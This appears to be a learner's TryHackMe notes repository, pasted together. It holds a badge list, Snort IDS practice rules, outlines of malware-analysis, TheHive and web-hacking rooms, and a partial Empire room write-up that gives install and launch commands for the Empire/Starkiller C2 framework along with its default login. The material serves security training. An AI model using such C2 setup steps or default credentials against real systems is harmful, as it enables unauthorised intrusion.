4 | ### Work towards these by completing rooms.
5 |
6 |
7 |
8 | ---
9 |
10 | 
11 |
12 | ## Mr. Robot
13 |
14 | ### Completing the Mr. Robot room
15 |
16 | ---
17 |
18 | 
19 |
20 | ## Hash Cracker
21 |
22 | ### Cracking all those hashes
23 |
24 | ---
25 |
26 | 
27 |
28 | ## Act of Kindness
29 |
30 | To those who have shown to be truly kind
31 |
32 | ---
33 |
34 | 
35 |
36 | ## Burp'ed
37 |
38 | Completing the Burp Suite module
39 |
40 | ---
41 |
42 | 
43 |
44 | ## OhSINT
45 |
46 | Completing the OhSINT room
47 |
48 | ---
49 |
50 | 
51 |
52 | ## Monthly Hacker
53 |
54 | Being the top hacker of the month
55 |
56 | ---
57 |
58 | 
59 |
60 | ## cat linux.txt
61 |
62 | Being competent in Linux
63 |
64 | ---
65 |
66 | 
67 |
68 | ## Metasploitable
69 |
70 | Contains the knowledge to use Metasploit
71 |
72 | ---
73 |
74 | 
75 |
76 | ## Ice
77 |
78 | Exploiting Windows via a media server
79 |
80 | ---
81 |
82 | 
83 |
84 | ## Christmas 2019
85 |
86 | Taking part in the Christmas CTF!
87 |
88 | ---
89 |
90 | 
91 |
92 | ## Blue
93 |
94 | Hacking into Windows via EternalBlue
95 |
96 | ---
97 |
98 | 
99 |
100 | ## Webbed
101 |
102 | Understands how the world wide web works
103 |
104 | ---
105 |
106 | 
107 |
108 | ## King
109 |
110 | King of the Hill winner
111 |
112 | ---
113 |
114 | 
115 |
116 | ## Windows Priv Esc
117 |
118 | Mastering Windows Privilege Escalation
119 |
120 | ---
121 |
122 | 
123 |
124 | ## 7 Day Streak
125 |
126 | Achieving a 7 day hacking streak
127 |
128 | ---
129 |
130 | 
131 |
132 | ## 30 Day Streak
133 |
134 | Hacking for 30 days solid
135 |
136 | ---
137 |
138 | 
139 |
140 | ## Linux PrivEsc
141 |
142 | Mastering Linux Privilege Escalation
143 |
144 | ---
145 |
146 | 
147 |
148 | ## OWASP Top 10
149 |
150 | Understanding every OWASP vulnerability
151 |
152 | ---
153 |
154 | 
155 |
156 | ## Throwback
157 |
158 | Hacking Throwback by exploiting a Windows AD network
159 |
160 | ---
161 |
162 | 
163 |
164 | ## Pentester Tools
165 |
166 | Completing the Pentesting Tools series
167 |
168 | ---
169 |
170 | 
171 |
172 | ## Overpassed
173 |
174 | Completing the Overpass series
175 |
176 | ---
177 |
178 | 
179 |
180 | ## WindCorp
181 |
182 | Completing the WindCorp series
183 |
184 | ---
185 |
186 | 
187 |
188 | ## Wireshark
189 |
190 | Competent with Wireshark & Packet Analysis
191 |
192 | ---
193 |
194 | 
195 |
196 | ## Docker
197 |
198 | Breaking out of a Docker container in 7 different ways
199 |
200 | ---
201 |
202 | 
203 |
204 | ## HoloLive
205 |
206 | Hacking HoloLive by exploiting and pivoting through a network
207 |
208 | ---
209 |
210 | 
211 |
212 | ## Investigations
213 |
214 | Completing the Cyber Defense Investigation series
215 |
216 | ---
217 |
218 | 
219 |
220 | ## Wreath
221 |
222 | Hacking Wreath by exploiting and pivoting through a network
223 |
224 | ---
225 |
226 | 
227 |
228 | ## 90 Day Streak
229 |
230 | Hacking for 90 days in a row
231 |
232 | ---
233 |
234 | 
235 |
236 | ## 180 Day Streak
237 |
238 | Hacking for 180 days in a row
239 |
240 | ---
241 |
242 | 
243 |
244 | ## 365 Day Streak
245 |
246 | Hacking for 365 days in a row
247 |
248 | ---
249 |
250 | 
251 |
252 | ## World Wide Web
253 |
254 | Completing the 'How The Web Works' module
255 |
256 | ---
257 |
258 | 
259 |
260 | ## Networking Nerd
261 |
262 | Completing the 'Network Fundamentals' module
263 |
264 | ---
265 |
266 | 
267 |
268 | ## Pentesting Principles
269 |
270 | Completing the 'Introduction to Pentesting' module
271 |
272 | ---
273 |
274 | 
275 |
276 | ## Intro to Web Hacking
277 |
278 | Completing the 'Introduction to Web Hacking' module
279 |
280 | ---
281 |
282 | 
283 |
284 | ## Advent of Cyber 3
285 |
286 | Completing Advent of Cyber 3!
287 |
288 | ---
289 |
290 | 
291 |
292 | ## Phishing
293 |
294 | Completing the 'Phishing' module
295 |
296 | ---
297 |
298 | 
299 |
300 | ## Security Awareness
301 |
302 | Completing the cyber security awareness module
303 |
304 | ---
305 |
--------------------------------------------------------------------------------
/Room/Empire/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Empire](https://tryhackme.com/room/rppsempire)
4 | > #### Learn how to use Empire and it's GUI Starkiller, a powerful post-exploitation C2 framework.
5 | - [x] [Task 1 Introduction](#task-1--introduction)
6 | - [x] [Task 2 Deploy!](#task-2--deploy)
7 | - [x] [Task 3 Installation](#task-3--installation)
8 | - [ ] [Task 4 Menu Overview](#task-4--menu-overview)
9 | - [ ] [Task 5 Listeners](#task-5--listeners)
10 | - [ ] [Task 6 Stagers](#task-6--stagers)
11 | - [ ] [Task 7 Agents](#task-7--agents)
12 | - [ ] [Task 8 Modules](#task-8--modules)
13 | - [ ] [Task 9 Plugins](#task-9--plugins)
14 | - [ ] [Task 10 Conclusion](#task-10--conclusion)
15 |
16 | ---
17 |
18 | # [Task 1 Introduction]()
19 | - Empire, a C2 or Command and Control server created by BC-Security, used to deploy agents onto a device and remotely run modules.
20 | - Empire is a free and open-source alternative to other command and control servers like the well known Cobalt Strike C2.
21 | - In this room, we will cover the basics of setting up a listener and stager as well as what types are available, then learn how to use an agent on a device.
22 | > 
23 | - The virtual machine used in this room is [`Blue`](https://tryhackme.com/room/blue) created by DarkStar7417 you can download the box for offline use here or deploy the box on Tryhackme in Task 6.
24 | - Before completing this room we recommend completing the '[`What the Shell`](https://tryhackme.com/room/introtoshells)' room by MuirlandOracle and ''Blue' by DarkStar7471.
25 | - If you have a general understanding of basic reverse shells and exploitation techniques then you will be ready to begin.
26 |
27 | ---
28 |
29 | # [Task 2 Deploy!]()
30 | - Before we can move on to using Empire we need to deploy a machine to connect the Empire server with.
31 | - Deploy this machine and discover what exploit this machine is vulnerable to.
32 | - The virtual machine used in this room (Blue) can be downloaded for offline usage from https://darkstar7471.com/resources.html
33 | - We recommend completing the room '[`Blue`](https://tryhackme.com/room/blue)' prior to this room for this purpose alone.
34 |
35 | ---
36 |
37 | # [Task 3 Installation]()
38 |
39 | - The installation for Empire and Starkiller very easy and can all be done from the command line. The choice is up to you on whether or not you want to use the GUI for Empire, the room itself will showcase Starkiller but all functionalities are the same.
40 | - For further instructions on installing Empire refer to the [`BC-Security Github`](https://github.com/BC-SECURITY/Empire).
41 | > 💡 `Note`: Starkiller is the GUI for Empire is not required however it will be used within this room.
42 | - For more information about Empire check out the BC-Security blog.
43 |
44 | ### Installing Empire
45 | #### We can begin by installing Empire on our device. Follow the instructions below to install Empire.
46 |
47 | ```cmd
48 | cd /opt
49 | ```
50 | ```cmd
51 | git clone https://github.com/BC-SECURITY/Empire/
52 | ```
53 | ```cmd
54 | cd /opt/Empire
55 | ```
56 | ```cmd
57 | ./setup/install.sh
58 | ```
59 |
60 | ### Installing Starkiller
61 | #### Once Empire is installed we can install the GUI for Empire known as Starkiller.
62 | ```cmd
63 | cd /opt
64 | ```
65 | - Download an up to date version of Starkiller from the BC-Security Github repo
66 | - https://github.com/BC-SECURITY/Starkiller/releases
67 | ```cmd
68 | chmod +x starkiller-0.0.0.AppImage
69 | ```
70 |
71 | ### Starting Empire
72 | #### Once both Empire and Starkiller are installed we can start both servers.
73 | - Being by starting Empire with the instructions below.
74 | ```cmd
75 | cd /opt/Empire
76 | ```
77 | ```cmd
78 | ./empire --rest
79 | ```
80 |
81 | ### Starting Starkiller
82 | #### Once Empire is started follow the instructions below to start Starkiller.
83 | ```cmd
84 | cd /opt
85 | ```
86 | ```cmd
87 | ./starkiller-0.0.0.AppImage
88 | ```
89 | - Login to Starkiller
90 | - Default Credentials
91 | - Uri: `127.0.0.1:1337`
92 | - User: `empireadmin`
93 | - Pass: `password123`
94 | - Once you have logged into Starkiller you should be greeted with the Listeners menu, once you have Starkiller or Empire ready move on to Task 3 to get familiar with the menu.
95 |
96 |
97 |
98 | ---
99 |
100 | # [Task 4 Menu Overview]()
101 |
102 | ---
103 |
104 | # [Task 5 Listeners]()
105 |
106 | ---
107 |
108 | # [Task 6 Stagers]()
109 |
110 | ---
111 |
112 | # [Task 7 Agents]()
113 |
114 | ---
115 |
116 | # [Task 8 Modules]()
117 |
118 | ---
119 |
120 | # [Task 9 Plugins]()
121 |
122 | ---
123 |
124 | # [Task 10 Conclusion]()
125 |
126 | ---
127 |
--------------------------------------------------------------------------------
/Badges/burpsuite.svg:
--------------------------------------------------------------------------------
1 |
2 |
3 |
76 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Snort Challenge - The Basics/local.rules:
--------------------------------------------------------------------------------
1 | # ----------------
2 | # LOCAL RULES
3 | # ----------------
4 | # This file intentionally does not come with signatures. Put your local
5 | # additions here.
6 |
7 | # Rules for Completing Task-2
8 | # alert tcp any 80 -> any 80 (msg: "HTTP Packet Found"; sid: 100001; rev:1;)
9 | # alert tcp any any -> any 80 (msg: "HTTP Packet Found"; sid: 100001; rev:1;)
10 | # alert tcp any 80 -> any any (msg: "HTTP Packet Found"; sid: 100002; rev:2;)
11 |
12 | # Rules for Completing Task-3
13 | # alert tcp any 21 -> any any (msg: "Found FTP 21"; sid: 100001; rev:1; )
14 | # alert tcp any any -> any 21 (msg: "Found FTP 21"; sid: 100002; rev:2; )
15 | #
16 | # alert tcp any 20 -> any any (msg: "Found FTP ON Port 20"; sid: 100003; rev3;)
17 | # alert tcp any any -> any 20 (msg: "Found FTP ON Port 20"; sid: 100004; rev4;)
18 | #
19 | # alert tcp any 21 <> any any (msg: "Src: Successful FTP login"; content: "230 Successful"; content: "Administrator"; sid: 100001; rev:1; );
20 | # alert tcp any any <> any 21 (msg: "Dst: Successful FTP login"; content: "230 Successful"; content: "Administrator"; sid: 100002; rev:2; );
21 | # alert tcp any any <> any 21 (msg: "FTP Login Success !"; content:"230"; sid:1000001;rev:1;);
22 | #
23 | # alert tcp any 21 <> any any (msg: "FTP Login Success !"; content:"230"; sid:1000001;rev:1;);
24 | # alert tcp any any <> any 21 (msg:"FTP Successful Login";content:"230"; sid:1000001;rev:1;)
25 | #
26 | # alert tcp any any <> any 21 (msg:"FTP Bad Password";content:"331"; sid:1000001;rev:1;)
27 | # alert tcp any any <> any 21 (msg:"FTP Bad Password";content:"331";content:"Administrator"; sid:1000001;rev:1;)
28 |
29 | # Task 4 |
30 | # Let's create IDS Rules for PNG files in the traffic!
31 | # alert tcp any any <> any any (msg:"PNG Found";content:"PNG"; sid: 100001; rev:1;)
32 | # alert tcp any any <> any any (msg:"GIF Found";content:"GIF"; sid: 100001; rev:1;)
33 |
34 | # Task 5 |
35 | # alert tcp any any <> any any (msg:"Torrent is Here";content:".torrent";sid:100001;rev:1;)
36 |
37 | # Task 6 |
38 |
39 | # ----------------
40 | # LOCAL RULES | 1
41 | # ----------------
42 | # This file intentionally does not come with signatures. Put your local
43 | # additions here.
44 |
45 | alert tcp any 3372 -> any any (msg:“Troubleshooting 1”; sid:1000001; rev:1;)
46 |
47 | # ----------------
48 | # LOCAL RULES | 2
49 | # ----------------
50 | # This file intentionally does not come with signatures. Put your local
51 | # additions here.
52 |
53 | alert icmp any any-> any any (msg: “Troubleshooting 2”; sid:1000001; rev:1;)
54 |
55 | # ----------------
56 | # LOCAL RULES | 3
57 | # ----------------
58 | # This file intentionally does not come with signatures. Put your local
59 | # additions here.
60 |
61 | alert icmp any any -> any any (msg: “ICMP Packet Found”; sid:1000001; rev:1;)
62 | alert tcp any any -> any 80,443 (msg: “HTTPX Packet Found”; sid:1000002; rev:1;)
63 |
64 | # ----------------
65 | # LOCAL RULES | 4
66 | # ----------------
67 | # This file intentionally does not come with signatures. Put your local
68 | # additions here.
69 |
70 | alert icmp any any -> any any (msg:”ICMP Packet Found”; sid:1000001; rev:1;)
71 | alert tcp any 80,443 -> any any (msg:”HTTPX Packet Found”; sid:1000002; rev:1;)
72 |
73 | # ----------------
74 | # LOCAL RULES | 5
75 | # ----------------
76 | # This file intentionally does not come with signatures. Put your local
77 | # additions here.
78 |
79 | alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
80 | alert icmp any any <> any any (msg: "Inbound ICMP Packet Found"; sid;1000002; rev:2;)
81 | alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found": sid:1000003; rev:3;)
82 |
83 | alert icmp any any <> any any (msg:”ICMP Packet Found”; sid:1000001; rev:1;)
84 | alert icmp any any -> any any (msg:”Inbound ICMP Packet Found”; sid:1000002; rev:2;)
85 | alert tcp any any -> any 80,443 (msg:”HTTPX Packet Found”; sid:1000003; rev:3;)
86 |
87 | # -------------------
88 | # LOCAL RULES | 6
89 | # -------------------
90 | # This file intentionally does not come with signatures. Put your local
91 | # additions here.
92 |
93 | alert tcp any any <> any 80 (msg:”GET Request Found”; content:”GET”; sid: 100001; rev:1;)
94 |
95 | # ----------------
96 | # LOCAL RULES | 7
97 | # ----------------
98 | # This file intentionally does not come with signatures. Put your local
99 | # additions here.
100 |
101 | alert tcp any any <> any 80 (msg:”Found it”;content:”|2E 68 74 6D 6C|”; sid: 100001; rev:1;)
102 |
103 | # Task 7 |
104 | alert tcp any any -> any 445 (msg: “Exploit Detected!”; content: “IPC$”; sid:100001; rev: 1;)
105 | alert tcp any any -> any 445 (msg: “Exploit Detected!”; flow: to_server, established; content: “IPC$”; sid:2094285; rev: 3;)
106 |
107 |
108 | # Task 8 |
109 | alert tcp any any <> any any (msg:”Packet size 855 or less”; dsize:770<>855; sid:1000001;)
110 |
111 |
--------------------------------------------------------------------------------
/Room/MAL: Malware Introductory/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [MAL: Malware Introductory](https://tryhackme.com/room/malmalintroductory)
4 | > ## The start of a series of rooms covering Malware Analysis...
5 | > - [ ] Task 1 [What is the Purpose of Malware Analysis?]()
6 | > - [ ] Task 2 [Understanding Malware Campaigns]()
7 | > - [ ] Task 3 [Identifying if a Malware Attack has Happened]()
8 | > - [ ] Task 4 [Static Vs. Dynamic Analysis]()
9 | > - [ ] Task 5 [Discussion of Provided Tools & Their Uses]()
10 | > - [ ] Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
11 | > - [ ] Task 7 [Obtaining MD5 Checksums of Provided Files]()
12 | > - [ ] Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
13 | > - [ ] Task 9 [Identifying if the Executables are obfuscated / packed]()
14 | > - [ ] Task 10 [What is Obfuscation / Packing?]()
15 | > - [ ] Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
16 | > - [ ] Task 12 [Introduction to Strings]()
17 | > - [ ] Task 13 [Introduction to Imports]()
18 | > - [ ] Task 14 [Practical Summary]()
19 |
20 | ---
21 |
22 | ## Task 1 [What is the Purpose of Malware Analysis?]()
23 | #### Malware is such a prevalent topic within Cybersecurity, and often an unfortunately recurring theme among global news today.
24 |
25 | Not only is malware analysis a form of incidence response, but it is also useful in understanding how the behaviours of variants of malware result in their respective categorisation.
26 |
27 | This room will be a practical introduction to the techniques and tools used throughout malware analysis - albeit brief, I hope to expand on these techniques a lot more in-depth within the future.
28 |
29 | #### When analysing malware, it is important to consider the following:
30 |
31 | - Point of Entry (PoE) I.e.
32 | - [ ] Was it through spam that our e-mail filtering missed and the user opened the attachment?
33 | - Let's review our spam filters and train our users better for future prevention!
34 |
35 | - [ ] What are the indicators that malware has even been executed on a machine?
36 | - [ ] Are there any files, processes, or perhaps any attempt of "un-ordinary" communication?
37 |
38 | - [ ] How does the malware perform?
39 | - [ ] Does it attempt to infect other devices?
40 | - [ ] Does it encrypt files or install anything like a backdoor / Remote Access Tool (RAT)?
41 |
42 | - [ ] Most importantly - can we ultimately prevent and/or detect further infection?!
43 |
44 | ---
45 |
46 | ## Task 2 [Understanding Malware Campaigns]()
47 |
48 | Despite the many variants of malware, attacks can generally be classified into two types: Targeted and Mass Campaign.
49 |
50 | ### Targeted
51 |
52 | A "Targeted" attack is just that - targeted.
53 | In most cases, malware attacks that occur this way are created for a specific purpose against a specific target.
54 | A great example of this type of purpose could be the DarkHotel malware, whom is designed to steal information such as authentication details from government officials.
55 |
56 | ### Mass Campaign
57 |
58 | On the other hand, the "Mass Campaign" classification can be akin to many real life examples, and is the most common type of attacks.
59 | The entire purpose of this type of Malware is to infect as many devices as possible and perform whatever it may - regardless of target.
60 |
61 | Companies such as Kaspersky to name one, track these campaigns (known as Advanced Persistent Threats (APTs) and often report on their infection rate and indicators, much akin to the real-life spread of a virus from the World Health Organisation (WHO).
62 |
63 | Kaspersky report on the "Crouching Yeti (Energetic Bear)" campaign, this campaign specifically targets the following:
64 |
65 | - Industrial/machinery
66 | - Manufacturing
67 | - Pharmaceutical
68 | - Construction
69 | - Education
70 | - Information technology
71 |
72 | (Kaspersky)
73 |
74 | Whilst it this variant is technically targeted, there is a rather large scope of this variant of malware, and as such, can be considered as a "Mass Campaign" attack.
75 |
76 | ---
77 |
78 | ## Task 3 [Identifying if a Malware Attack has Happened]()
79 |
80 | ---
81 |
82 | ## Task 4 [Static Vs. Dynamic Analysis]()
83 |
84 | ---
85 |
86 | ## Task 5 [Discussion of Provided Tools & Their Uses]()
87 |
88 | ---
89 |
90 | ## Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
91 |
92 | ---
93 |
94 | ## Task 7 [Obtaining MD5 Checksums of Provided Files]()
95 |
96 | ---
97 |
98 | ## Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
99 |
100 | ---
101 |
102 | ## Task 9 [Identifying if the Executables are obfuscated / packed]()
103 |
104 | ---
105 |
106 | ## Task 10 [What is Obfuscation / Packing?]()
107 |
108 | ---
109 |
110 | ## Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
111 |
112 | ---
113 |
114 | ## Task 12 [Introduction to Strings]()
115 |
116 | ---
117 |
118 | ## Task 13 [Introduction to Imports]()
119 |
120 | ---
121 |
122 | ## Task 14 [Practical Summary]()
123 |
--------------------------------------------------------------------------------
/Room/TheHive Project/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [TheHive Project](https://tryhackme.com/room/thehiveproject)
4 | #### Learn how to use TheHive, a Security Incident Response Platform, to report investigation findings
5 |
6 | - Task 1 | Room Outline
7 | - Task 2 | Introduction
8 | - Task 3 | TheHive Features & Integrations
9 | - Task 4 | User Profiles & Permissions
10 | - Task 5 | Analyst Interface Navigation
11 | - Task 6 | Room Conclusion
12 |
13 | ---
14 |
15 | - ## Task 1 | Room Outline
16 |
17 | Welcome to TheHive Project Outline!
18 |
19 | This room will cover the foundations of using the TheHive Project, a Security Incident Response Platform.
20 | Specifically, we will be looking at:
21 |
22 | - What TheHive is?
23 | - An overview of the platform's functionalities and integrations.
24 | - Installing TheHive for yourself.
25 | - Navigating the UI.
26 | - Creation of a case assessment.
27 |
28 | Before we begin, ensure you download the attached file, as it will be needed for Task 5.
29 |
30 | 
31 |
32 |
33 |
34 | ---
35 |
36 | - ## Task 2 | Introduction
37 |
38 | TheHive Project is a scalable, open-source and freely available Security Incident Response Platform, designed to assist security analysts and practitioners working in SOCs, CSIRTs and CERTs to track, investigate and act upon identified security incidents in a swift and collaborative manner.
39 |
40 | Security Analysts can collaborate on investigations simultaneously, ensuring real-time information pertaining to new or existing cases, tasks, observables and IOCs are available to all team members.
41 |
42 | More information about the project can be found on https://thehive-project.org/ & their [GitHub Repo](https://github.com/TheHive-Project/TheHive).
43 |
44 | 
45 | Image: Cases dashboard on TheHive by order of reported severity
46 |
47 |
48 | TheHive Project operates under the guide of three core functions:
49 |
50 | - **Collaborate**: Multiple analysts from one organisation can work together on the same case simultaneously. Through its live stream capabilities, everyone can keep an eye on the cases in real time.
51 | - **Elaborate**: Investigations correspond to cases. The details of each case can be broken down into associated tasks, which can be created from scratch or through a template engine. Additionally, analysts can record their progress, attach artifacts of evidence and assign tasks effortlessly.
52 | - **Act**: A quick triaging process can be supported by allowing analysts to add observables to their cases, leveraging tags, flagging IOCs and identifying previously seen observables to feed their threat intelligence.
53 |
54 |
55 | ---
56 |
57 | - ## Task 3 | TheHive Features & Integrations
58 |
59 | TheHive allows analysts from one organisation to work together on the same case simultaneously. This is due to the platform's rich feature set and integrations that support analyst workflows. The features include:
60 |
61 | - **Case/Task Management**: Every investigation is meant to correspond to a case that has been created. Each case can be broken down into one or more tasks for added granularity and even be turned into templates for easier management. Additionally, analysts can record their progress, attach pieces of evidence or noteworthy files, add tags and other archives to cases.
62 |
63 | - **Alert Triage**: Cases can be imported from SIEM alerts, email reports and other security event sources. This feature allows an analyst to go through the imported alerts and decide whether or not they are to be escalated into investigations or incident response.
64 |
65 | - **Observable Enrichment with Cortex**: One of the main feature integrations TheHive supports is Cortex, an observable analysis and active response engine. Cortex allows analysts to collect more information from threat indicators by performing correlation analysis and developing patterns from the cases. More information on [Cortex](https://github.com/TheHive-Project/Cortex/).
66 |
67 | - **Active Response**: TheHive allows analysts to use Responders and run active actions to communicate, share information about incidents and prevent or contain a threat.
68 |
69 | - **Custom Dashboards**: Statistics on cases, tasks, observables, metrics and more can be compiled and distributed on dashboards that can be used to generate useful KPIs within an organisation.
70 |
71 | - **Built-in MISP Integration**: Another useful integration is with [MISP](https://www.misp-project.org/index.html), a threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks and other threats. This integration allows analysts to create cases from MISP events, import IOCs or export their own identified indicators to their MISP communities.
72 |
73 | Other notable integrations that TheHive supports are [DigitalShadows2TH](https://github.com/TheHive-Project/DigitalShadows2TH) & [ZeroFox2TH](https://github.com/TheHive-Project/Zerofox2TH), free and open-source extensions of alert feeders from [DigitalShadows](https://www.digitalshadows.com/) and [ZeroFox](https://www.zerofox.com/) respectively. These integrations ensure that alerts can be added into TheHive and transformed into new cases using pre-defined incident response templates or by adding to existing cases.
74 |
75 |
76 | ---
77 |
78 | - ## Task 4 | User Profiles & Permissions
79 |
80 | ---
81 |
82 | - ## Task 5 | Analyst Interface Navigation
83 |
84 | ---
85 |
86 | - ## Task 6 | Room Conclusion
87 |
88 | ---
89 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/Introduction to Web Hacking/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Introduction to Web Hacking
3 |
4 | 
5 |
6 | ### Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
7 |
8 | 
9 | - [x] [Walking An Application](https://tryhackme.com/jr/walkinganapplication)
10 | - Manually review a web application for security issues using only your browsers developer tools. Hacking with just your browser, no tools or scripts.
11 | - [x] Task 1 Walking An Application
12 | - [x] Task 2 Exploring The Website
13 | - [x] Task 3 Viewing The Page Source
14 | - [x] Task 4 Developer Tools - Inspector
15 | - [x] Task 5 Developer Tools - Debugger
16 | - [x] Task 6 Developer Tools - Network
17 |
18 | - [x] [Content Discovery](https://tryhackme.com/room/contentdiscovery)
19 | - Learn the various ways of discovering hidden or private content on a webserver that could lead to new vulnerabilities.
20 | - [x] Task 1 What Is Content Discovery?
21 | - [x] Task 2 Manual Discovery - Robots.txt
22 | - [x] Task 3 Manual Discovery - Favicon
23 | - [x] Task 4 Manual Discovery - Sitemap.xml
24 | - [x] Task 5 Manual Discovery - HTTP Headers
25 | - [x] Task 6 Manual Discovery - Framework Stack
26 | - [x] Task 7 OSINT - Google Hacking / Dorking
27 | - [x] Task 8 OSINT - Wappalyzer
28 | - [x] Task 9 OSINT - Wayback Machine
29 | - [x] Task 10 OSINT - GitHub
30 | - [x] Task 11 OSINT - S3 Buckets
31 | - [x] Task 12 Automated Discovery
32 |
33 | - [x] [Subdomain Enumeration](https://tryhackme.com/room/subdomainenumeration)
34 | - Learn the various ways of discovering subdomains to expand your attack surface of a target.
35 | - [x] Task 1 Brief
36 | - [x] Task 2 OSINT - SSL/TLS Certificates
37 | - [x] Task 3 OSINT - Search Engines
38 | - [x] Task 4 DNS Bruteforce
39 | - [x] Task 5 OSINT - Sublist3r
40 | - [x] Task 6 Virtual Hosts
41 |
42 | - [x] [Authentication Bypass](https://tryhackme.com/room/authenticationbypass)
43 | - Learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.
44 | - [x] Task 1 Brief
45 | - [x] Task 2 Username Enumeration
46 | - [x] Task 3 Brute Force
47 | - [x] Task 4 Logic Flaw
48 | - [x] Task 5 Cookie Tampering
49 |
50 | - [x] [IDOR](https://tryhackme.com/room/idor)
51 | - Learn how to find and exploit IDOR vulnerabilities in a web application giving you access to data that you shouldn't have.
52 | - [x] Task 1 What is an IDOR?
53 | - [x] Task 2 An IDOR Example
54 | - [x] Task 3 Finding IDORs in Encoded IDs
55 | - [x] Task 4 Finding IDORs in Hashed IDs
56 | - [x] Task 5 Finding IDORs in Unpredictable IDs
57 | - [x] Task 6 Where are IDORs located
58 | - [x] Task 7 A Practical IDOR Example
59 |
60 | - [x] [File Inclusion](https://tryhackme.com/room/fileinc)
61 | - This room introduces file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal.
62 | - [x] Task 1 Introduction
63 | - [x] Task 2 Deploy the VM
64 | - [x] Task 3 Path Traversal
65 | - [x] Task 4 Local File Inclusion - LFI
66 | - [x] Task 5 Local File Inclusion - LFI #2
67 | - [x] Task 6 Remote File Inclusion - RFI
68 | - [x] Task 7 Remediation
69 | - [x] Task 8 Challenge
70 |
71 | - [x] [SSRF](https://tryhackme.com/room/ssrfqi)
72 | - Learn how to exploit Server-Side Request Forgery (SSRF) vulnerabilities, allowing you to access internal server resources.
73 | - [x] Task 1 What is an SSRF?
74 | - [x] Task 2 SSRF Examples
75 | - [x] Task 3 Finding an SSRF
76 | - [x] Task 4 Defeating Common SSRF Defenses
77 | - [x] Task 5 SSRF Practical
78 |
79 | - [x] [Cross-site Scripting](https://tryhackme.com/room/xssgi)
80 | - Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.
81 | - [x] Task 1 Room Brief
82 | - [x] Task 2 XSS Payloads
83 | - [x] Task 3 Reflected XSS
84 | - [x] Task 4 Stored XSS
85 | - [x] Task 5 DOM Based XSS
86 | - [x] Task 6 Blind XSS
87 | - [x] Task 7 Perfecting your payload
88 | - [x] Task 8 Practical Example (Blind XSS)
89 |
90 | - [x] [Command Injection](https://tryhackme.com/room/oscommandinjection)
91 | - Learn about a vulnerability allowing you to execute commands through a vulnerable app, and its remediations.
92 | - [x] Task 1 Introduction (What is Command Injection?)
93 | - [x] Task 2 Discovering Command Injection
94 | - [x] Task 3 Exploiting Command Injection
95 | - [x] Task 4 Remediating Command Injection
96 | - [x] Task 5 Practical: Command Injection (Deploy)
97 | - [x] Task 6 Conclusion
98 |
99 | - [x] [SQL Injection](https://tryhackme.com/room/sqlinjectionlm)
